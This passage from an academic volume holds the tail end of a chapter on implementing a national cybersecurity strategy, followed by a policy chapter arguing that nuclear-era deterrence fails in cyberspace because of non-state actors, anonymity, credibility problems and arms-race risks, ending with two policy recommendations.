We introduced an architecture-based model to support strategy implementation and enable implementation agility. We used processed support in the arrangement of a plan for strategic implementation of national cybersecurity as a case to test the applicability of the model. The preliminary testing of the method shows that potential benefits to the approach exist. More testing and application experimentation shall be performed to finally validate the benefit of the suggested approach. These will be performed during the strategy implementation process.

References

- Agile Data (2017) Agile enterprise architecture. <http://www.agiledata.org/essays/enterpriseArchitecture.html>, Accessed 29 Jan 2017
- Atkinson S, Moffat J (2005) The agile organization, from information networks to complex effects and agility, Information age transformation series. DoD Command and Control Research Program
- Ball P (2004) Critical mass: how one thing leads to another. Arrow Books, London, UK, Sydney, Australia, Auckland, New Zealand
- Checkland P, Scholes J (2000) Soft systems methodology in action. Wiley, Chichester, New York, Weinheim, Brisbane, Singapore, Toronto
- The Federation of Enterprise Architecture Professional Organizations (2017) A common perspective on enterprise architecture. <http://feapo.org/wp-content/uploads/2013/11/Common-Perspectives-on-Enterprise-Architecture-v15.pdf>. Accessed 29 Jan 2017
- Hatch M, Cunliffe A (2006) Organization theory, modern, symbolic, and postmodern perspectives, 2nd edn. Oxford University Press
- Habermas J (1984) The theory of communicative action, volume 1: reason and the rationalization of society. Beacon Press, Boston, USA
- Habermas J (1989) The theory of communicative action, volume 2: lifeworld and system: a critique of functionalist reason. Beacon Press, Boston, MA, USA
- Hofstede G (1984) Culture's consequences: international differences in work-related values. Sage Publications Inc, USA
- Holland JH (1996a) Hidden order: how adaptation builds complexity. Perseus Books, USA, Canada
- Holland JH (1996b) Hidden order: how adaptation builds complexity. Perseus Books MA, Cambridge
- Kaplan R, Norton D (2006) Alignment: using the balanced scorecard to create corporate synergies. Harvard Business School Publishing
- Kaplan R, Norton D (2008) The execution premium, linking strategy to operations for competitive advantage. Harvard Business School Publishing, Boston
- Krippendorff K (2013) Content analysis: an introduction to its methodology, 3rd edn. Sage, Newbury Park, CA, USA
- Kuusisto R (2004) Aspects on availability. Edita Prima Oy, Helsinki, Finland
- Kuusisto R (2008) Analyzing the command and control maturity levels of collaborating organizations. In: Proceedings of 13th international command and control research and technology symposium (13th ICCRTS), Bellevue, WA, USA, 17–19 June 2008
- Kuusisto R, Kuusisto T (2009) Information Security Culture as a Social System. In: Gupta M, Sharman R (eds) Social and human elements of information security. Information Science Reference, IGI Global, Hershey, New York, pp 77–97
- Kuusisto R (2012) Information sharing framework for agile command and control in complex inter-domain collaboration environment. In: Proceedings of the 17th international command & control research & technology symposium, 19 pp, VA, USA, 19–21 June 2012

- Kuusisto R, Kuusisto T (2013) Strategic communication for cyber-security leadership. *J Inform Warf* 12(3):41–48
- Parsons T (1951) The social system. The Free Press of Glencoe, Collier-MacMillan Limited, London, UK
- The Security Committee (2017) The implementation programme of the Cyber Security Strategy 2017–202. <http://www.turvallisuuskomitea.fi>

Cyber Deterrence Theory and Practise



Andreas Haggman

Abstract This chapter evaluates the feasibility of cyber deterrence strategies. In the past few years, cyberspace has been the centre of attention for military policymakers, with states racing to assert their dominance and superiority. As with the advent of aerial warfare and air power in the first half of the twentieth century, the cyber domain has seen a rapid influx of technology. This praxis has outpaced theoretical formulation and conceptual development, with the result being that old strategies are being transposed to the new domain. Deterrence is chief among these but suffers from significant problems, as it has been fundamentally shaped by the nuclear era. The nature of cyberspace as characterised by immateriality and supranationality, with a preponderance of non-state actors, makes the rule sets that defined nuclear deterrence inapplicable. Exacerbating these issues are the real difficulties of achieving credibility and the attribution problem. The cyber deterrence strategies that have hereunto been expounded do not seem to heed these issues, but instead inflame a dangerous rhetoric that fuels a particularly volatile arms race. As an initial step towards ameliorating this situation, this chapter concludes by offering two rudimentary policy suggestions.

1 Introduction

With cyberspace becoming established as the fifth domain of warfare, classical concepts developed in the other domains (land, sea, air and space) have found a new outlet. Among these is the idea of deterrence, which has been present as long as humankind has waged war, though it is perhaps chiefly remembered as the underpinning strategy of the nuclear era. Although cyber capabilities do not offer the same devastating destructive capacity as nuclear weapons, cyber attacks on financial systems, healthcare, transportation and electricity grids—such as the December 2015 attack that left 225,000 Ukrainians without power (ICS-CERT 2016)—nevertheless

A. Haggman (✉)
Royal Holloway University of London, London, UK
e-mail: andreas.haggman.2014@live.rhul.ac.uk

carry significant potential harm. Given that deterrence seemingly averted nuclear conflict, it seems that policymakers today are keen to turn to this concept in order to avoid an aggressive exchange of cyber blows.

In September 2013, for example, then Secretary of State for Defence Phillip Hammond issued a statement addressing certain aspects of the United Kingdom's (UK) national cybersecurity strategy. In a part of the statement, Hammond asserted that 'simply building cyber defences is not enough: as in other domains of warfare, we also have to deter. Britain will build a dedicated capability to counterattack in cyberspace and if necessary to strike in cyber space' (Norton-Taylor 2013). Chancellor George Osborne reiterated this stance in November 2015 (HM Government 2016a, b) and the position has been officially adopted elsewhere, including in the United States (US) (National Science and Technology Council 2016). Other countries, both in the West and East, maintain a deterring posture through overt development of offensive cyber capabilities, even if the deterrence rhetoric is not explicitly invoked. This focus on cyber capabilities obtained with the intent to deter deserves careful dissection because it is fraught with historical precedents and implications for future foreign policy and relations.

This chapter will analyse the issue of cyber deterrence by introducing the historical context of deterrence theory and questioning whether old paradigms translate to the new cyber domain. It shall be postulated that owing to fundamental differences between cyberspace and analogue space, particularly the problems of anonymity and identification, a strategy of deterrence is not easily achieved in the cyber domain. With reference to Phillip Hammond's positioning of the UK in this debate, it shall furthermore be argued that such statements represent a potentially volatile type of rhetoric that promotes neither transparency nor trust and could lead to escalated securitisation and militarisation of cyberspace. Finally, two basic policy recommendations shall be made that address these problems: first, less ambiguity in public statements; and second, a reappraisal of who the enemy really is.

2 Deterrence in Context

The idea of deterrence is, of course, not new. While the present chapter does not offer scope for a detailed history, some understanding of the modern idea of deterrence is required in order to contextualise the cyber debate. The twentieth century's defining and enduring author on deterrence was the Italian Giulio Douhet, whose *The Command of the Air* signalled a new direction in strategic thought. The advent of air power, first through airships and later airplanes as tools of war, introduced—quite literally—a new dimension to the conflict. Douhet envisaged that the destructive power, both in the material sense as well as the demoralising sense, of aerial warfare would ultimately restrain states from waging war upon one another. Such restraint, said Douhet (1943), would emanate from 'one lone aeroplane, which could accomplish the immobilization of all these resources and energies merely by its potential existence, without needing to take off and fly at all.'

Needless to say, this captured the imagination of military planners; wars could now potentially be avoided or won without any requirement to expend costly manpower or resources. Airship historian Poolman (1960) has stated that this idea was to ‘obsess military thought’ in the interwar years and beyond. Investment in air forces in the 1930s suggests that the military boffins managed to convince their civilian paymasters that aerial deterrence was a good idea. Between 1920 and 1939, for example, the newly created Royal Air Force received an annual average 6.6% funding rise, whereas the Royal Navy, previously the stalwart arm of the UK’s armed forces, lost 1.1% in the same period (Appendix A).

The Second World War popped the airpower deterrence bubble with a catastrophic bang; despite investing in the hardware and buying into the doctrine, war had not been avoided. However, the even more climactic bangs that ended the war—the atomic bombs dropped on Hiroshima and Nagasaki in August 1945—moved deterrence thought into the nuclear era. The utter devastation made possible by nuclear weapons by itself discouraged their use. ‘The essential feature of the strategy of deterrence,’ stated Beaufre (1994), ‘lies in the non-employment of nuclear weapons through judicious exploitation of the fact that they exist.’ Simply showing the enemy that you have the capacity to destroy them—in the most extreme sense of the word—was sufficient for deterring them from attacking you. This certainly seems to have held true during the Cold War, during which nuclear war between the United States and the Soviet Union, not to mention any of the other nuclear power, did not occur (despite worries arising from the Cuban Missile Crisis of 1962 and Exercise Able Archer in 1983).

The problem seems to be that deterrence theory has not moved on from this era. Though nuclear weapons still exist, the world has undergone radical political and technological changes. The balance of power is no longer polarised between two superpowers but is instead dominated by a lone actor—the US. However, new state and non-state actors are flexing their muscles on the international stage, with China slowly filling the vacuum left by the Soviet Union and terrorist groups causing havoc in the Middle East, as well as further afield. Increasing personal health and wealth has been brought on by scientific and mechanical advancements. Crucially, new technologies that instantly and constantly connect all corners of the planet have led to a truly transformed world in the twenty-first century.

3 Deterrence in Cyberspace

Both popular and academic imagination purports that war in this century will primarily be a cyber affair. Film franchises like *The Terminator* and *The Matrix* create worlds where computers and machines are pitted against humans, while books by Arquilla and Ronfeld (1993) and Clarke and Knake (2010) paint vivid pictures of what cyberwar will look like. This view is, of course, not without its vocal dissenters, notably Rid (2013), who convincingly argues that war (in the Clausewitzian sense) cannot take place in cyberspace. Although this debate is ongoing and often verges

on mere semantics, some more concrete lessons might be gleaned from definitions of cyber weapons; after all, war and warfare, no matter how they are conceptualised, cannot be fought without accompanying capabilities. Mele (2013) uses the three elements of context, purpose and mean/tool to construct the following definition:

A part of equipment, a device or any set of computer instructions used in a conflict among actors, both national and non-national, with the purpose of causing, even indirectly, a physical damage to equipment or people, or rather of sabotaging or damaging in an indirect way, the information systems of a sensitive target of the attacked subject.

From this, we see that a cyber weapon has both technological (computer equipment/code) and political (user and intent) components. By extension, cyber conflict, whether viewed through the lens of war, warfare, sabotage or espionage, should be seen as an activity conducted with some level of sophistication—both in the tools utilised and the motive for attack.

Regardless of whether it is Arquilla and Clarke or Rid who are ultimately right in conceptualising cyberwar, policymakers, evidently, see deterrence in cyberspace as a necessity, and they are preparing for this by acquiring capabilities in line with Mele's definition. The question, then, is whether they are right to try to bring a concept fundamentally shaped by the technologies and politics of the twentieth century into the much-altered world of the twenty-first century. It shall here be argued that deterrence, as it is understood in the classical sense outlined above, is not translatable into the twenty-first century for four reasons: non-state actors, the nature of cyberspace, credibility and anonymity.

3.1 Non-state Actors

If the twentieth century was defined by the two World Wars followed by the Cold War, then twenty-first century has so far been defined by a long series of low-intensity conflicts. Afghanistan and Iraq were the early headliners in the West, but numerous civil wars in Africa, the Arab Spring and troubles in Eastern Ukraine continue today at (quasi) substate levels. Just as the actors in these arenas can mostly be identified as non-state, so can the prominent actors in cyberspace. Broadly defined, non-state actors are organised political actors that affect state interests through pursuit of their aims without being directly connected to a state (Pearlman and Cunningham 2012). More specifically for this chapter, non-state actors include special interest groups, single-cause activists, independence movements, freedom fighters, lobbyists, protesters, dissenters, and even Jihadists who have, through the Internet, gained a global megaphone through which they can promote their views. It is these international groups that define the population of cyberspace, not nation-state citizens. Granted, of course, a person can be a 'netizen' (Hauben and Hauben 1997) and a citizen at the same time, but on the Web, nation-state citizenship is much eroded due to the particular characteristics of the Internet, as shall be further elucidated below.

The problem for deterrence is that these non-state actors do not generally behave according to state system norms and values. Without going into detail about any theories of international relations, it suffices to say that non-state actors are not bound or constrained by the same principles as states. Regulations that govern how states interact are not applicable to many non-state actors, especially in cyberspace. Diplomatic missions and trade laws can be completely bypassed through online interactions, just consider dark web marketplaces like Silk Road. In effect, non-state actors do not play by the same rules of the international system that underpins a classical strategy of deterrence. It would be like playing a game of football against a team that does not adhere to the offside rule: you will be vastly restricted in what you can do, whereas the other team can roam freely and score with greater ease. In fact, to take the analogy further, you would not be playing against another team at all, but rather a collection of individuals and smaller teams, each of whom have their own ball. Winning such a game would be impossible, partly because of the unstructured chaos, and partly because the conditions for victory are ill-defined. To think, as the UK, the US and others do, that one can deter in a cyberspace dominated by non-state actors is, therefore, a mistake.

3.2 Nature of Cyberspace

Cyberspace is a misnomer, for it is not really a space at all. It is formless and borderless in its nature and depends upon physical infrastructure—servers, cables and computers—for its existence. It is not incorrect to say that, without humans, the Internet is nothing; though it is perhaps, at the present time, far-fetched to claim the reverse. The point, however, is that the Internet pervades and supersedes traditional notions of territory and ownership (Johnson and Post 1996). An Internet user does not reside in a location on the Internet, nor is it possible to claim rights to a particular part of the Internet (though many try). It is possible to control the physical infrastructure of the Internet depends on, but the Internet does not have one single point of failure; there is no master switch that bestows upon its controller an almighty power. On this point, the US has a distinct advantage because of the huge amount of general Internet traffic that passes through servers geographically placed within the US. The National Security Agency has leveraged off this fact for many of its signals intelligence programmes. However, this does not translate into any great deterring prowess; indeed, the US is instead perhaps the most attractive and lucrative target for cyber attacks.

The supranational scope of the Internet, both in its nature and users, poses major problems for deterrence in cyberspace. To achieve its objectives, traditional deterrence relies on notions of statehood, including territory and citizenry, because these are physical manifestations. A country occupies a particular space on the globe, and it is this space, and its inhabitants, that it aims to protect by ensuring no other country, which occupies another particular space, violates those defined parameters. In cyberspace, however, these parameters are notoriously ill-defined. What is a coun-

try's Internet territory and who are its Internet citizens? Domain names (IPv4) are hardly a good measure of a state's Internet footprint. In that case, Tuvalu (.tv) would be in the top 40 in the world (W3Techs 2016), when in actual fact, it is 238th by area and 223rd by population (Central Intelligence Agency 2016). Similarly, Estonia has pioneered an e-residency programme that allows applicants to establish companies, open bank accounts and declare taxes, amongst other things, much of which can be accomplished without ever visiting Estonia (e-Estonia). E-residency explicitly does not confer Estonian citizenship, but it does set a precedent for further greying of boundaries between geographical territory and national citizenry.

The point is that without a highly refined understanding of what is being protected, it is impossible to know when parameters have been breached. During the Cold War, the superpowers were deterred from attacking one another by placing deadly weapons behind a line, either physical (border) or metaphorical (political), with the intent that these weapons would be used if the line was crossed. In cyberspace, there is no line, at least not one that is simple to define and enforce. Without such a line, it becomes very difficult to deter an adversary, for the rules of the game are not plainly evident.

3.3 *Credibility*

An indispensable feature of a strategy of deterrence is the credibility of the threat. One party threatens another party with some punitive action in the event that the other party acts outside of accordance with the first party's wishes. For this threat to work, however, the first party must show that the threat is very real and not simply empty words. Schelling (1994) wrote: 'As a rule, one must threaten that he *will* act, not that he *may* act if the threat fails. [Italics in original]' In other words, one must be willing to walk the walk, not just talk the talk.

In the nuclear era, since 1945 until today, this credibility was achieved through public declarations of intent. Whoever has the responsibility for authorising the use of nuclear weapons must convincingly state their commitment to launching a strike, should the need arise. If this posturing fails to convince, the deterrent will be null and void. This principle was aptly demonstrated in the UK in the debate regarding renewal of Trident. Trident is the UK's continuous at sea deterrent, consisting of four nuclear-powered and -armed submarines, and in July 2016, Parliament voted in favour of building new boats to replace the current ageing ones (Allison 2016). As part of the House of Commons discussion, Prime Minister Theresa May was asked whether she would be prepared to 'kill hundreds of thousands of men, women and children', to which she emphatically replied 'Yes.' She followed this with the remark that 'the whole point of a deterrent is that our enemies need to know that we *would* be prepared to use it.' [Emphasis in original speech] (McSmith 2016) By contrast, opposition leader Jeremy Corbyn voted against the renewal motion, thereby, indicating his unwillingness to push the button. In the British case therefore, if Corbyn became Prime Minister, Trident would cease to be a credible deterrent.

As an extension of this verbal commitment, it could be contended that the deterrent threat must also be visible. In the twentieth century, both air forces and intercontinental ballistic missiles provided a material basis on which threats could be made. The Zeppelin was the first aerial vehicle to provide such a basis and provoke reactions in the general populace; as Freedman (2004) has written: ‘The effect of the Zeppelin was not simply traumatic; it inspired awe as well as fear, excitement as well as dread.’ The continuation of this was the image of bomber fleets that, as Stanley Baldwin confidently asserted, would ‘always get through’ (The Times 1932). Later, the imagery comprised intercontinental ballistic missiles on parade in Red Square and elsewhere. Such imagery served the purpose of ensuring the deterrent threat remained visible to the public eye, thereby enhancing its credibility. Even today, the submarine-based Trident receives ample visual coverage in media. After all, it is not only the leadership at the top that needs convincing. In Clausewitz’s (1997) classic depiction of war, the will to fight stems from the populace. Any deterrent effort must, therefore, also take this into account, and while elite leadership can be reached through diplomatic channels, one of the most effective methods of gaining exposure to the general population is through graphic imagery.

In cyberspace, which we have already seen is formless, such imagery is not feasible. It is impossible to boast cyber weaponry in the same vein as conventional weaponry. Lines of computer code, whether actual or just as an idea, do not convey (at least to the general public) the same threat as that of a bomber plane or nuclear missile. Waving around a USB stick and claiming it contains Stuxnet 2.0 is significantly less imposing than a large rocket strapped to a tank. Indeed, an inability to display the deterrent of cyber threats severely undermines the credibility of these threats. Hammond said that the UK has a ‘dedicated capability’, yet is unable to demonstrate what this capability is (without actually deploying the capability). To a potential attacker, the capability theoretically may or may not exist. Any threat made with this capability is, therefore, only hypothetical and does not convey, in Schelling’s words, a *will* to act. Even if there is an audibly credible will, there is no visibly credible way.

3.4 Anonymity

‘On the Internet, nobody knows you’re a dog.’ So reads the caption to Steiner’s (1993) famous *New Yorker* cartoon and this feature has become one of the Internet’s most enabling yet troubling and contentious features. The ability of Internet users to conceal their real-life identity has endowed them with the power to act anonymously online. Without actions being linked to them in real life, people are able and willing to do things from which they might otherwise be discouraged, such as expressing dissent under repressive regimes. While such freedom of expression is clearly a force for good, the same anonymity can also be used by malicious actors with dangerous intent. Criminals, terrorists and state-sponsored entities are able to traverse cyberspace to spread their messages, perform espionage and enact sabotage with a very high degree

of anonymity, or at the very least, plausible deniability. This has been lamented by those agencies seeking to protect and defend countries, as expressed by former UK Prime Minister David Cameron, who, in January 2015, stated: ‘But the question remains: are we going to allow a means of communication which it simply isn’t possible to read. My answer to that question is: “No we must not”’ ([Hope 2015](#)). Although the statement refers to encryption, the sentiment vocalised by Cameron betrays deep concerns about online identities. Those charged with the responsibility of protecting the public feel undermined by criminals’ ability to commit offences incognito. It is impossible to catch perpetrators, let alone mete out punishment, if the identities of the offenders are not known. Anonymity is, therefore, a considerable issue in cyberspace and causes significant problems for deterrence.

Over the past few years, the actuality of the difficulty of identification in cyberspace has become increasingly evident. The Stuxnet virus, for example, despite being discovered some seven years ago, is yet without a formally acknowledged responsible party. Fingers have been pointed at both the US and Israel, and while both countries have strongly hinted at their involvement, a small degree of uncertainty remains, which is sufficient to maintain plausible deniability. Another continuing example can be found in alleged Chinese cyber espionage. In February 2013, Mandiant, a US information security company, published a report supposedly proving Chinese government involvement in hundreds of computer system breaches. Despite lengthy technical and non-technical analysis, however, the report is only able to assert that ‘the most probable conclusion’ is that the Chinese government is responsible for the attacks ([Mandiant 2013](#)). The first page of the report even carries a quote from the Chinese Defence Ministry, which states that ‘It is unprofessional and groundless to accuse the Chinese military of launching cyber attacks without any conclusive evidence’ ([Mandiant 2013](#)). The evidence presented in the report, though impressive, is only conclusive to a degree of probability. The doubt required for plausible deniability therefore remains. As a final example, the much-publicised hacking of Sony Pictures in November 2014 resulted in new US sanctions being applied to North Korea, who was accused of being responsible for the attack ([Park and Ford 2015](#)). This punishment, however, is based on what FBI Director James Comey expressed as “not just high confidence, but very high confidence” ([Parker and Ford 2015](#)). Very high confidence is not the same as certainty, meaning some doubt still remains as to the true identity of the culprits. This doubt is sufficient for North Korea to maintain plausible deniability.

Similar examples exist for non-state actors. We often read about law enforcement successfully tracking down cyber crooks, but these incidents are comprehensively outnumbered by those in which the culprits are yet to be identified if they ever will be. High profile arrests like Ross Ulbricht—the operator of Silk Road ([Raymond 2015](#))—and Artem Vaulin—alleged operator of Kickass Torrents (Department of Justice [2016](#))—are paraded out as triumphs of deanonymisation. Yet innumerable cases remain unsolved. Particularly noteworthy are cases like the ShadowBrokers, who claimed to have stolen a trove of NSA offensive hacking tools and were auctioning them off for one million Bitcoin. Despite the strong signalling this act conveyed, the identities of the perpetrators have not been established (at least, not publicly).

Fig. 1 Anonymous logo.
Anonymous official website
<http://anonofficial.com/>



Likewise, the hacker(s) that goes by the moniker Guccifer 2.0, who breached and subsequently, leaked documents from the US Democratic National Committee, remains shrouded in mystery. Perhaps emblematic of this whole dynamic is the hacktivist group Anonymous. The name of the group really sums up their approach, which is reinforced by members' penchant for wearing Guy Fawkes masks (from the film *V for Vendetta*) in public, and the logo of the organisation (Fig. 1). In sum, a whole movement has gathered around the problem of identity online.

The key point to take away from the preceding paragraphs is that identifying actors in cyberspace is difficult. The ability to conceal identities and deny involvement in activities in cyberspace causes particularly grave, perhaps terminal, problems for deterrence, which has traditionally relied on a sense of fixed threats and dangers. The problem arises because without a clear target, the deterring efforts are not directed at anyone. Nuclear deterrence (arguably) worked because the US and Soviet Union were overtly pitted against one another with similar destructive capabilities. Hammond's 'dedicated capabilities' are not overtly targeted at anyone specific, instead offering a vague threat against no one in particular. Such deterrence is not a viable strategy.

Because attackers are able to hide behind a veil of anonymity, it becomes impossible to respond or retaliate with complete certainty that the target is correct. As we have already seen in Schelling's writing, convincing an adversary that one will act *for certain* is key to a successful deterrence strategy. If the identification of perpetrators in cyberspace never genuinely rises above 'most probable conclusions' or with 'very high confidence', the chance of a response-in-kind will only ever be 'most probable' or 'very high'. In the case of North Korea, the US had room to manoeuvre, as there already existed tensions, and indeed sanctions, between the two. However, had the FBI had 'very high confidence' that the attack came from the UK, for example, it is likely that retaliatory action would not have been taken

without concrete proof. If the effectiveness of deterrence rests on certainty, such a strategy will not work in a most uncertain cyberspace.

It has furthermore been highlighted that this problem of identification also works the other way. The actor attempting to deter operates under the same cyberspace constraints as the deterred, meaning the latter would have a difficult time determining with certainty who it is that is threatening them. As Betz (2013) has put it, ‘Anonymity is as much a problem for the aggressor as the defender; one’s enemy needs to know whose thumb they are under so that they may surrender.’ The credibility of the threat is thereby undermined, as the threatened party cannot judge the will of the deterring party, whomever that may be, to carry out their threat. The anonymity aspects of cyberspace, therefore fundamentally undermine the viability of sustaining a cyber deterrence strategy.

4 Dangerous Rhetoric

It has been comprehensively, and hopefully convincingly, argued above that deterrence as a concept does not translate from the analogue world of bombers and ballistic missiles to the digital world of cyberspace. Attempts to exercise strategies of cyber deterrence are, therefore, misconstrued and, as shall be argued below, in fact, dangerous and inflammatory. The modern form of deterrence was conceived and developed in an era in which wars were caused by European powers clinging to global empires, increased polarisation between geopolitical and ideological divides, and high levels of armament spending and military readiness. By trying to continue deterrence, the likelihood of echoing these conditions, and their catastrophic effects, is a perilously real possibility.

4.1 Arms Race

In the wake of Stuxnet, one of the chief concerns expressed by academics, military leaders and policymakers alike, is that of a newly developing arms race. In contrast to historical arms races in which nations strived to develop and construct battleships, tanks, jet fighters and cruise missiles, this new arms race regards cyber weapons. As has already been discussed, a key difference between cyber weapons and their material predecessors is their formless existence and a resulting lack of visibility. Assessing an adversary’s capabilities through means of empirical inspection, as is possible with battleships and missiles, is not possible with cyber weapons. The world today is therefore replete with a distinct lack of accurate knowledge about different actors’ offensive and defensive cyber capabilities. Such ignorance, holds Schneier (2013), coupled with growing fear, is what fuels arms races.

Current public language such as Hammond’s undefined ‘dedicated capabilities’ do not redress this ignorance, indeed the vagueness of these statements merely fuels

speculation and suspicion. Other actors, both state and non-state, will inevitably ask themselves what these capabilities could be and, crucially, what capabilities they need themselves to defend against and counter possible UK actions. If the choice lies between a low or high level of cyber capability, the latter will always be chosen as a failsafe, because adversaries' capability levels are not known. In attempting to have the upper hand against an unknown force, an escalating arms race is a very real and a very dangerous possibility.

An arms race in cyberspace would not have the same characteristics of a conventional arms race, because of the particular composition of cyber weapons. Conventional weapons can overcome an adversary's defences through brute force. Finding weaknesses in defences may aid in deploying weapons more accurately and efficiently, but at a basic level, material resistance can be overcome with surplus application of material means. Cyber weapons, by contrast, rely on weaknesses in defences to function. Cyber weapons work by using 'exploits' that target vulnerabilities found in computer systems. Stuxnet, for example, made use of no less than four such vulnerabilities (in combination with other advanced features) to infiltrate Natanz (Falliere et al. 2011). Finding these vulnerabilities has now become a business venture, with companies willing to pay individuals significant amounts of cash for discretely divulging vulnerabilities in their software. Such ventures have become known as bug bounty programmes. As a few examples, Facebook (2016) promises a minimum reward of \$500 for qualifying bugs, Google's payouts range from \$100 to \$20,000, Microsoft up to \$100,000, and United Airlines offers up to 1,000,000 air miles. For skilled researchers, this work can clearly be lucrative.

Perhaps not surprisingly, a black market has developed where less legitimate actors trade vulnerabilities. Despite the ample rewards available for people who disclose their findings responsibly, greater prices can still be commanded by reaching out to more nefarious sources in the murky depths of the dark web. The allure of anonymity is not limited to criminals, however, but also extends to legitimate actors who may not want their dealings made public. The NSA, for example, has significant purchasing power that it is able to wield incognito on the black market. Here, particularly critical vulnerabilities that can be used for malicious purposes, such as inclusion in cyber weapons, fetch in excess of \$200,000 (Greenberg 2012; The Economist 2013; Ablon et al. 2014). Although no one knows for sure the total value of this market, one estimate puts it at \$105 billion (Schipka 2007).

A cyber arms race would undoubtedly fuel this black market with demand for vulnerabilities, boosting a trade that is already rivalling illegal drugs for profitability (Callahan 2014). Cyber deterrence strategies risk contributing to this growth, which is both ethically reprehensible as well as a source of destabilisation. The moral challenge is thorny because states cannot be seen to engage in illicit dealings, yet not participating could result in benevolent actors being outgunned by malevolent cyber opponents. The problem of destabilisation is a result of the difficulty in regulating markets. Any attempt to impose hard rules would be circumvented by anonymising technology. Softer rules in the form of norms are a potential solution, but establishing norms in cyberspace has already proved immensely difficult with regards to other issues and is not likely to be successful here either. The internationality of cyberspace,

as has already been discussed, further hinders regulation. As such, a cyber arms race underpinned by a thriving black market for vulnerabilities is a particularly unstable affair.

4.2 *Volatility*

Owing to the particular characteristics of cyber weapons, a cyber arms race is perhaps more volatile than a conventional arms race. This is because cyber weapons offer qualities that make them more attractive for military planners and policymakers to deploy than conventional weaponry. These qualities are high stealth and cheap cost.

The anonymity aspects of cyberspace have been discussed at some length above. Aside from the implications for deterrence, anonymity also offers cyber actors a significant ability to hide—in other words: stealth. Unlike conventional weapons that can be picked up by arrays of different sensors, both human and mechanical (visual, auditory, electromagnetic, radiographic, etc.), cyber weapons are very difficult to identify before they have penetrated a system, and often the only evidence they leave behind is a trail of destruction. In the case of Stuxnet, for example, there was complete confusion at Natanz, where ‘the Iranians had grown so distrustful of their own instruments that they had assigned people to sit in the plant and radio back what they saw’ (Sanger 2012). The plant operators clearly had no idea what had hit them; all they could see were malfunctioning centrifuges. During Stuxnet’s development, great effort had been expended to ensure it would not be detected while it was deployed, nor while it was executing its attack. Such stealth makes cyber weapons attractive to military planners because they are able to mount offensive operations without compromising their identity. This lowers the barrier to employing cyber weapons, meaning militaries are more disposed towards the use of (cyber) force.

With regards to cost, cyber weapons have a price range from tens of thousands to tens of millions of dollars, and the cyber prefix ‘has the power of opening the public purse like no other’ (Betz 2013). However, it is not in monetary cost in which cyber weapons are considered cheap, but in their human and political costs. Deploying a cyber weapon avoids putting people and material in enemy territory in order to achieve an objective. Instead, the weapon can be inserted remotely and is able to act autonomously or perhaps with input from a large distance over the Internet. No friendly lives are put in the line of fire with a cyber weapon—it ‘offers gratification without physical connection of any sort, let alone commitment’ (Betz 2013). This, together with the anonymity benefits, limits the amount of political capital needed to invest in cyber weapons. Because no one’s family members are being put in a dangerous situation, there is less need to convince the public at home of the benefits of military action. Similarly, because a state can deny any accountability for the operation, it can avoid public criticism at home, as well as in the international community. In both human and political terms, cyber weapons are therefore seen as a cost-effective and safe investment. This limits the risk of deploying cyber weapons,

thereby making them attractive options when diplomatic negotiations prove insufficient.

The overall effect of the high stealth and cheap cost of cyber weapons is that militaries and politicians are more readily disposed to bypass the threshold of restraint. The choice to send in bombers or launch missiles requires careful deliberation. A recent instance when political deliberation resulted in a decision against the use of force was the August 2013 UK Parliamentary vote on Syria. Following use of chemical weapons in Syria, Prime Minister Cameron proposed that the UK should intervene with air strikes against President Assad. The motion was voted down 285 to 272 (BBC 2013) and the UK planes remained on the ground in Cyprus. Such deliberation can, to some extent, be dispensed with when the choice concerns cyber weapons because their use is less perilous. Without deliberation, the risk of offensive predispositions and unrestrained escalation becomes a real possibility. In cyberspace, militaries need to operate under the same legal, political and moral constraints as in analogue space, lest the rules, regulations and considerations that govern normal military activities are suspended. The manner in which cyber deterrence strategies have been declared so far are highly vague and potentially provocative, merely adding to the volatility that already burdens cyberspace.

5 Policy Recommendations

Having dissected the concept of cyber deterrence, it is only fair that this chapter should also make some constructive suggestions that current or near-future governments, particularly the UK and US, can implement to attempt to rectify the situation. The preceding sections may suggest that the present author opposes militarisation and securitisation of cyberspace, but in fact, this is not the case. Cyberspace is undeniably a central feature of modern society, so trying to exclude it from military and policy planning would be a significant mistake. If states and their associated organisations did not get involved, cyberspace would devolve into a Hobbesian fundamental state of nature, with its constant individual competition and jostling for supremacy. Instead, what shall be very briefly proposed below are two somewhat unrefined policy recommendations that go some way toward helping states approach cyberspace in an appropriate fashion.

First, several references have been made to the vagueness of assertions regarding capability. In order to avoid some of the problems outlined above, particularly regarding suspicion and escalation, it is here proposed that future statements regarding cyber capabilities contain less ambiguity. That is not to say that militaries should be completely transparent regarding their cyber capabilities; indeed, as with many technologies paramount to national defence, secrecy regarding specific technical details is still desired. Instead, where less ambiguity is required is in the intended target of statements. By simply and explicitly including which actors the capabilities are aimed at, or which capabilities they are intended to counter, those actors, or actors with those capabilities, would know that they are potential targets. This

would lead to the threats becoming more respected, if not feared. Note that the recommendation is not that statements single out individual actors, at least not state actors—such statements would only cause tension and inflame distrust in the international arena. However, there is nothing wrong with pointing out that capabilities are targeted against state actors in general. The states concerned would be wary enough to understand the sentiment of the statement. On the other hand, singling out non-state actors such as terrorist organisations is fine, even encouraged, because it sends the message that these are being targeted specifically. A notable example of this was Secretary of Defense Ashton Carter's April 2016 declaration that the US is conducting cyber warfare against the Islamic State (McGoogan 2016). Such specificity is without risk, as there are no diplomatic or trade relationships to jeopardise. With less ambiguity in public posturing, states would achieve more credibility in their national cybersecurity strategies.

Recent trends, in this regard, are positive. Over the past year, states have become more willing to publicly accuse, with backing evidence, other states of conducting offensive cyber operations against them. The previous examples of China and North Korea show that, despite the uncertainty of attribution, the US was willing to expend political capital in blaming them for breaches. More recently, Russia has been reproached by the German government for attacking the Bundestag (Wagstyl 2016) and by the US for interfering in the 2016 elections (Ackerman and Thielman 2016). Although repercussions for the accused have been limited (only North Korea suffered any penalty), such explicitness increases transparency and international stability and paves the way for better credibility of threats.

